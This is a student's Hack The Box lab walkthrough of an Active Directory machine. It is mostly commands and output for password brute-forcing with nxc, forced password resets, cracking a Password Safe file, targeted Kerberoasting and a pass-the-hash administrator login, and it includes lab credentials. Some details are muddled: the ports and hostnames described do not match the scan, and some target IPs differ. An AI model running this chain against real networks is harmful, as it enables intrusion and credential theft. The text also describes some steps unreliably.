# PROJECT : HTB LAB  [ ADMINISTRATOR ]


Name : Gorakhnath Vishwanath Pawar

Roll No : MH-JM-24-06-0038


Course : Cyber Security Specialist

Guided By : Deepyesh Sir.

I am excited to present my second in-depth walkthrough, where I will guide you through the process of exploiting and taking control of another Hack The Box Seasonal Machine.



Start with a usual Nmap scan **nmap -sC -sV 10.10.11.47**



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.11.42 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 14:18 IST
Warning: 10.10.11.42 giving up on port because retransmission cap hit (2).
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.31s latency).
Not shown: 920 closed tcp ports (reset), 67 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-24 15:48:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/s
SF-Port53-TCP:V=7.95%I=7%D=3/24%Time=67E11C77%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-24T15:49:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.88 seconds
```

I found two open ports: Port 22, which we'll use for SSH access, and Port 80, which will help us gain an initial foothold on the machine. Port 80 redirected us to the hostname **linkvortex.htb**, so I'll add it to my **/etc/hosts** file

**#nano /etc/hosts**

**10.10.11.42  administrator.htb**

**#cat /etc/hosts**

```
┌──(root㉿kali)-[~]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
192.168.1.66 cryptobank.local
10.10.11.47 linkvortex.htb
10.10.11.47 dev.linkvortex.htb
10.10.11.47 dev.linkvortex.htb
10.10.11.32  Sightless.htb
10.10.11.32  sqlpad.sightless.htb
10.10.11.42  administrator.htb
192.168.1.55 infinitystones
```


## Connect with Evil-Winrm and Enumerate Other Users

Connect to the remote shell using the provided username and password.

```
Command: evil-winrm -i 10.10.11.42 -u 'Olivia' -p 'ichliebedich'
```

Use the net user command to list all users by executing the net user command in the remote machine's PowerShell.

```
Command: net users
```



```
    Directory: C:\Users\olivia


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         3/23/2025  11:49 PM                Desktop
d-r---         3/23/2025   5:21 AM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos


*Evil-WinRM* PS C:\Users\olivia> cd Desktop
*Evil-WinRM* PS C:\Users\olivia\Desktop> ls


    Directory: C:\Users\olivia\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/23/2025  11:47 PM              5 computers.txt
-a----         3/23/2025  11:46 PM        1582520 prenum.ps1
-a----         3/23/2025  11:49 PM             88 users.txt
-a----         3/23/2025   9:47 PM       10143744 winpeas.exe


*Evil-WinRM* PS C:\Users\olivia\Desktop> cat users.txt
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
*Evil-WinRM* PS C:\Users\olivia\Desktop>
```

## ➢ Force Change Password

Force Change Password of a Benjamin Account Using Linux Command.

Command: net rpc password "benjamin" "Batman@123" -U "administrator.htb"/"michael"%"Password123" -S "administrator.htb"

**Username:** Benjamin

**Password:** Batman@123

## ➢ SMB Client Authentication

Verify User Using SMB Client Authentication

Command: smbclient -L administrator.htb -U Benjamin

Command: smbclient //administrator.htb/IPC$ -U benjamin

List all the Available Shares for the Perticular User.

Command: smbmap -H 10.10.11.42 -u 'benjamin' -p 'Batman@123'

## ➢ Winrm Bruteforcing.


Winrm Username and Password Bruteforcing using nxc.

Command: nxc winrm 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success

Valid Credentials

**User 1:** administrator.htb\olivia:ichliebedich (Pwn3d!)

**User 2:** administrator.htb\michael:Password123 (Pwn3d!)




## ➢ FTP Bruteforcing.

FTP Username and Password Bruteforcing using nxc.

Command: nxc ftp 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success

Valid Credentials:

**User:** administrator.htb\benjamin:Batman@123

Logging in with FTP and download the .psafe3 file.

Command: ftp benjamin@10.10.11.42
Command: get Backup.psafe3


## ➢ Decrypt Backup.psafe3 with Hashcat to get master password..

Decrypt the hash that we have downloaded from the FTP server using Hashcat.

Command: hashcat -m 5200 -a 0 Backup.psafe3 /usr/share/wordlists/rockyou.txt

**Master Password:** tekieromucho

### Using Master Password Download or Crack password from Password Safe:



Download Psafer file view and user the master password to view the Psafe file there you have find some users credentials.

**Alexander Smith:**

**Username:** alexander

**Password:** UrkIbagoxMyUGw0_xxx_B0AXSea4Sw

**Emily Rodriguez:**

**Username:** Emily

**Password:** UXLCI5iETUsIBo_xxx_QFKoHjXmb

**Emma Johnson:**

**Username:** emma

**Password:** WwANQWnmJnGV07_xxx_bMS7FMAbjNur


## ➢ FTP Bruteforcing.

SMB Username and Password Bruteforcing using nxc to get valid credential from the above users that we have enumerated.

Command: nxc smb 10.10.11.42 -u /home/kali/Username.txt -p /home/kali/Password.txt --continue-on-success

Valid Credentials

**Username:** Emily

**Password:** UXLCI5iETUs_xxx_VTj8yQFKoHjXmb

## ➢ Evil-WinRM Access

Use Evil-WinRM to connect to the machine as emily and get a user flag.

Command: evil-winrm -i 10.10.11.42 -u 'emily' -p 'UXLCI5iETUs_xxx_VTj8yQFKoHjXmb'

**User Flag:** 81adf62c90e62_xxx_370dcf42d89f198

## ➢ TargetedKerberoast Attack


Before startig we need to Synchronize administrator.htb NTP.

Command: apt install ntpdate

```
┌──(root㉿kali)-[/targetedKerberoast]
└─# apt install ntpdate
The following packages were automatically installed and are no longer required:
  cpdb-backend-cups     libcpdb2t64      libcupsfilters2-common  libpoppler-cpp1  libzip4t64                perl-modules-5.38
  libcpdb-frontend2t64  libcupsfilters2  libperl5.38t64          libqpdf29t64     linux-image-6.8.11-amd64
Use 'sudo apt autoremove' to remove them.

Installing:
  ntpdate

Installing dependencies:
  ntpsec-ntpdate  ntpsec-ntpdig

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 3
  Download size: 85.9 kB
  Space needed: 253 kB / 48.9 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ntpsec-ntpdig amd64 1.2.3+dfsg1-3 [32.8 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 ntpdate all 1:4.2.8p15+dfsg-2~1.2.3+dfsg1-3 [23.1 kB]
```

NTP Update

Command: sudo ntpdate administrator.htb





Perform a TargetedKerberoast Attack to get a Administrators TGT Token.

Command: python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBo_xxx_yQFKoHjXmb'


## ➢ Crack TGT Hash

Cracking TGT Hash using Hashcat.


Command: hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt




## ➢ Evil-WinRM Access

Use Evil-WinRM to connect to the machine as administrator and get a root flag.

Command: evil-winrm -i 10.10.11.42 -u 'administrator' -H '3dc553ce4b9fd2_xxx_e098d2d2fd2e'




----------->THE END<----------